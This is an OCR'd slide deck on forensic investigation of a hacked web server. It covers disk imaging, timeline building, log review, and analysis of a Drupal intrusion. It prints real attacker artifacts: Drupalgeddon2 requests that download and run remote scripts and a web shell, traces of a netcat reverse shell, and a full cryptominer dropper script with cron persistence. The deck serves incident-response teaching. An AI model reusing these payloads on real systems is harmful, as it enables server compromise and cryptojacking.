HOW MY WEBSITE GOT HACKED

Forensic examination of a hacked website

Ahmad Zam Zami
Cyber Security Presales
Indonesian Cloud

DISCLAIMER

This presentation is intended for educational purposes only

The company name and the peoples are all fictional

The sample provided in this presentation has been modified, this includes IP, filename and time. But the overall conclusion and methodology still stay valid.

BACKGROUND

Story of a hacked website

Demonstrate technical overview of forensic process

Remediation options

COMPUTER FORENSIC

The collection, preservation, analysis and presentation of digital evidence

Scientific procedure

Develop and test hypotheses that answer questions about incidents that occurred

BENEFIT

Help reconstruct past activities

Extend the target of information security to the wider threat from cybercrime

Show evidence of policy violation or illegal activity

Ensure the overall integrity of IT infrastructure

SCENARIO

Superich company is using wordpress as their internal portal

Some users are reporting that their computer is acting funny when accessing the website

Server administrator found some unknown files were added to the system

IT team is then asked to perform investigation on the server

PRELIMINARY

Obtain permission

Investigative questions

Collect information as much as possible

Be suspicious

GENERAL PROCESS

Obtain forensic copy (volatile, non-volatile)

Analysis (file system, keyword, timeline)

Discover all files (logs, scripts, confs, etc.)

Recover deleted files

HINTS

```
dd if=/dev/sdb1 of=weakweb.img bs=512
fls -r -m / /dev/sdb1 > hackable.body.txt
mactime -b hackable.body.txt > hackable.timeline.txt
```

WHAT TO LOOK

Initial attack vector

Sequence of event and degree of compromise

Possible root cause

Who’s the actor

DIVE INTO THE LOG


Excessive attempt from the same source

Malicious user agent

Malicious input

User/file created/modified

Supportive forensic



DIVE INTO THE LOG

```
192.168.61.171 - - [20/Apr/2018:14:50:10 +0700] "GET /vulnerabilities/exec/ HTTP/1.1" 200 1748
"http://192.168.61.56/vulnerabilities/brute/" "Mozilla/5.0 (Wi

ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"

192.168.61.171 - - [20/Apr/2018:14:50:31 +0700] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1946
"http://192.168.61.56/vulnerabilities/exec/" "Mozilla/5.0 (Wi

ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"

192.168.61.171 - - [20/Apr/2018:14:51:00 +0700] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1753
"http://192.168.61.56/vulnerabilities/exec/" "Mozilla/5.0 (Wi

ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"

192.168.61.171 - - [20/Apr/2018:14:51:31 +0700] "POST /vulnerabilities/exec/ HTTP/1.1" 200 2501
"http://192.168.61.56/vulnerabilities/exec/" "Mozilla/5.0 (Wi

ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"

192.168.61.171 - - [20/Apr/2018:14:55:09 +0700] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1944
"http://192.168.61.56/vulnerabilities/exec/" "Mozilla/5.0 (Wi

ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"
```

TIMELINE

```
Fri Apr 20 2018 14:50:10     1830 .a.. r/rrw-r--r-- 0        0        326026
/var/www/html/weakweb/vulnerabilities/exec/index.php

Fri Apr 20 2018 14:50:11      404 .a.. r/rrw-r--r-- 0        0        326029
/var/www/html/weakweb/vulnerabilities/exec/source/low.php

Fri Apr 20 2018 14:50:31    44168 .a.. r/rrwsr-xr-x 0        0        262223
/bin/ping
```


TIMELINE

```
Fri Apr 20 2018 14:55:12    60256 .a.. r/rrwxr-xr-x 0      0      1043     /usr/bin/mkfifo
                               20 .a.. l/lrwxrwxrwx 0      0      262214   /bin/nc -> /etc/alternatives/nc
                            31248 .a.. r/rrwxr-xr-x 0      0      262215   /bin/nc.openbsd
                               15 .a.. l/lrwxrwxrwx 0      0      262304   /etc/alternatives/nc -> /bin/nc.openbsd
                               15 .a.. l/lrwxrwxrwx 0      0      606      /lib/x86_64-linux-gnu/libbsd.so.0 -> libbsd.so.0.7.0
                            60144 .a.. r/rrw-r--r-- 0      0      607      /lib/x86_64-linux-gnu/libbsd.so.0.7.0
                                0 ...b r/prw-r--r-- 33     33     645      /lib/x86_64-linux-gnu/libisccfg-export.so.90.1.0 (deleted-realloc)
                                0 ...b p/prw-r--r-- 33     33     645      /tmp/pipe
Fri Apr 20 2018 15:01:28     4096 .a.. d/drwxr-xr-x 0      0      328315   /var/www/html/weakweb/vulnerabilities/exec
Fri Apr 20 2018 15:01:39       10 .a.. l/lrwxrwxrwx 0      0      1171     /usr/bin/touch -> /bin/touch
                            60224 .a.. r/rrwxr-xr-x 0      0      262256   /bin/touch
Fri Apr 20 2018 15:02:48   119624 .a.. r/rrwxr-xr-x 0      0      262217   /bin/netstat
```

COFFEE TIME


```
139.99.172.154 - - [20/Apr/2018:09:48:34 +0700] "POST /?q=user/password&name[%23post_render][]=passthru&name[%23type]=markup&name[%23markup]=wget%20https://raw.githubusercontent.com/wso-shell/WSO/master/wso-encode.php;%20mv%20wso-encode.php%20hell.php;%20chmod%20+x%20hell.php HTTP/1.1" 200 3282 "-" "Mozilla 5.0"

139.99.172.154 - - [20/Apr/2018:09:48:35 +0700] "POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1" 200 626 "-" "Mozilla 5.0"

139.99.172.154 - - [20/Apr/2018:09:48:36 +0700] "POST /?q=user/password&name[%23post_render][]=passthru&name[%23type]=markup&name[%23markup]=cd%20/tmp;%20wget%20http://neals.ostrichvpn.nl/neals/greenday.sh;%20chmod%20777%20greenday.sh;%20./greenday.sh;%20rm%20-rf%20greenday.sh HTTP/1.1" 200 3280 "-" "Mozilla 5.0"

139.99.172.154 - - [20/Apr/2018:09:48:37 +0700] "POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1" 200 626 "-" "Mozilla 5.0"

139.99.172.154 - - [20/Apr/2018:09:48:38 +0700] "POST /?q=user/password&name[%23post_render][]=passthru&name[%23type]=markup&name[%23markup]=echo%20%22xJesterino%20is%20a%20hacker.%20Shout%20out%20to%20Drought.%20All%20your%20devices%20are%20belong%20to%20us.%20%7C%20Follow%20us%20on%20twitter:%20@xJesterino%20@decayable%20%7C%20Guess%20who%20pissed%20in%20your%20cheerios?%22%20%7C%20tee%20ReadMeCVE.txt HTTP/1.1" 200 3403 "-" "Mozilla 5.0"

139.99.172.154 - - [20/Apr/2018:09:48:39 +0700] "POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1" 200 626 "-" "Mozilla 5.0"

139.99.172.154 - - [20/Apr/2018:09:48:40 +0700] "POST /?q=user/password&name[%23post_render][]=passthru&name[%23type]=markup&name[%23markup]=cd%20/tmp;%20wget%20http://46.243.189.102/drupal.sh;%20chmod%20777%20drupal.sh;%20./drupal.sh;%20rm%20-rf%20drupal.sh HTTP/1.1" 200 3266 "-" "Mozilla 5.0"

139.99.172.154 - - [20/Apr/2018:09:48:41 +0700] "GET /hell.php HTTP/1.1" 404 7450 "-" "Mozilla 5.0"
```

NETWORK CONNECTIONS



```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      990/mysqld
tcp        0      0 0.0.0.0:7600            0.0.0.0:*               LISTEN      21492/xCollegeTutit
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      954/sshd
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      15475/master
tcp        0      0 172.16.2.8:22           172.16.2.6:12287        ESTABLISHED 20961/sshd: nimda [
tcp        0    464 172.16.2.8:22           139.0.18.178:63797      ESTABLISHED 21151/sshd: nimda [
tcp        0      1 172.16.2.8:41936        144.217.14.139:14444    SYN_SENT    21492/xCollegeTutit
```


RUNNING PROCESS



```
apache2   20188             www-data   4u     IPv6          766336     0t0      TCP *:http (LISTEN)
apache2   20189             www-data   4u     IPv6          766336     0t0      TCP *:http (LISTEN)
apache2   20244             www-data   4u     IPv6          766336     0t0      TCP *:http (LISTEN)
apache2   20245             www-data   4u     IPv6          766336     0t0      TCP *:http (LISTEN)
apache2   20246             www-data   4u     IPv6          766336     0t0      TCP *:http (LISTEN)
apache2   20467             www-data   4u     IPv6          766336     0t0      TCP *:http (LISTEN)
xCollegeT 21492                 root   9u     IPv4         2137748     0t0      TCP *:7600 (LISTEN)
xCollegeT 21492 21493           root   9u     IPv4         2137748     0t0      TCP *:7600 (LISTEN)
xCollegeT 21492 21494           root   9u     IPv4         2137748     0t0      TCP *:7600 (LISTEN)
xCollegeT 21492 21495           root   9u     IPv4         2137748     0t0      TCP *:7600 (LISTEN)
xCollegeT 21492 21496           root   9u     IPv4         2137748     0t0      TCP *:7600 (LISTEN)
xCollegeT 21492 21497           root   9u     IPv4         2137748     0t0      TCP *:7600 (LISTEN)
xCollegeT 21492 21498           root   9u     IPv4         2137748     0t0      TCP *:7600 (LISTEN)
```

/tmp/xCollegeTutition --donate-level=1 -o xmr-us-east1.nanopool.org:14444 -u
4AxdZ562T2ciUcXdGZaKrCdLkvtNsZiC447C719n1UiJbHkfpMrvhvY4KnV8Qs2KFu2
KAZRYV3DbWRSShZX82bDG5gYDrBC.Drupal -p x -v 0 -B --api-port=7600

THE PAYLOAD



```
#!/bin/sh
set +e
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
kill -9 `netstat -anp | grep 63000 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
kill -9 `netstat -anp | grep 195.128.235.204 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
kill -9 `netstat -anp | grep 217.182.231.56 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
kill -9 `netstat -anp | grep 172.31.24.96 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
kill -9 `netstat -anp | grep 94.23.212.204 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
kill -9 `netstat -anp | grep 91.189.238.222 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
kill -9 `netstat -anp | grep 147.135.208.145 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
kill -9 `netstat -anp | grep 185.10.68.238 | awk -F" " '{print $7}' | awk -F"/" '{print $1}'`
rm -rf /tmp/*
rm -rf /tmp/.*
rm -rf /var/tmp/*

wget https://iplogger.com/2w5ty5
curl -O https://iplogger.com/2w5ty5
crontab -r | crontab -l | grep "/bash" | crontab -
( wget -qO - http://neals.ostrichvpn.nl/neals/xCompSciUni > /tmp/xCollegeTutition ) || ( curl http://neals.ostrichvpn.nl/neals/xCompSciUni > /tmp/xCollegeTut
ition )

crontab -r;echo "*/30 * * * * wget -qO - http://neals.ostrichvpn.nl/neals/xCompSciUni > /tmp/xCollegeTutition || curl http://neals.ostrichvpn.nl/neals/xCompS
ciUni > /tmp/xCollegeTutition" > /tmp/cron;crontab /tmp/cron ;rm -rf /tmp/cron
cat /etc/crontab |awk '!/wget/' |awk '!/curl/' > /tmp/v
mv -f /tmp/v /etc/crontab
rm /tmp/v
echo "*/30 * * * * root  wget -qO - http://neals.ostrichvpn.nl/neals/xCompSciUni > /tmp/xCollegeTutition || curl http://neals.ostrichvpn.nl/neals/xCompSciUni
 > /tmp/xCollegeTutition" >> /etc/crontab

crontab -l | { echo "@reboot wget -qO - http://neals.ostrichvpn.nl/neals/greenday.sh > /tmp/xCollegeTutition.sh || curl http://neals.ostrichvpn.nl/neals/gree
nday.sh > /tmp/xCollegeTutition.sh; ./tmp/xCollegeTutition.sh; sh /tmp/xCollegeTutition.sh"; } | crontab -

chmod +x /tmp/xCollegeTutition
chmod 700 /tmp/xCollegeTutition
/tmp/xCollegeTutition --donate-level=1 -o xmr-us-east1.nanopool.org:14444 -u 4AxdZ562T2ciUcXdGZaKrCdLkvtNsZiC447C719n1UiJbHkfpMrvhvY4KnV8Qs2KFu2KAZRYV3DbWRSS
hZX82bDG5gYDrBC.Drupal -p x -v 0 -B --api-port=7600 > /dev/null 2>&1
```

CONCLUSION

Forensic analysis help reconstruct past activities

Require thorough analysis to get a big picture

Be suspicious

Forensic is nothing new, but it always fun

DISCUSSION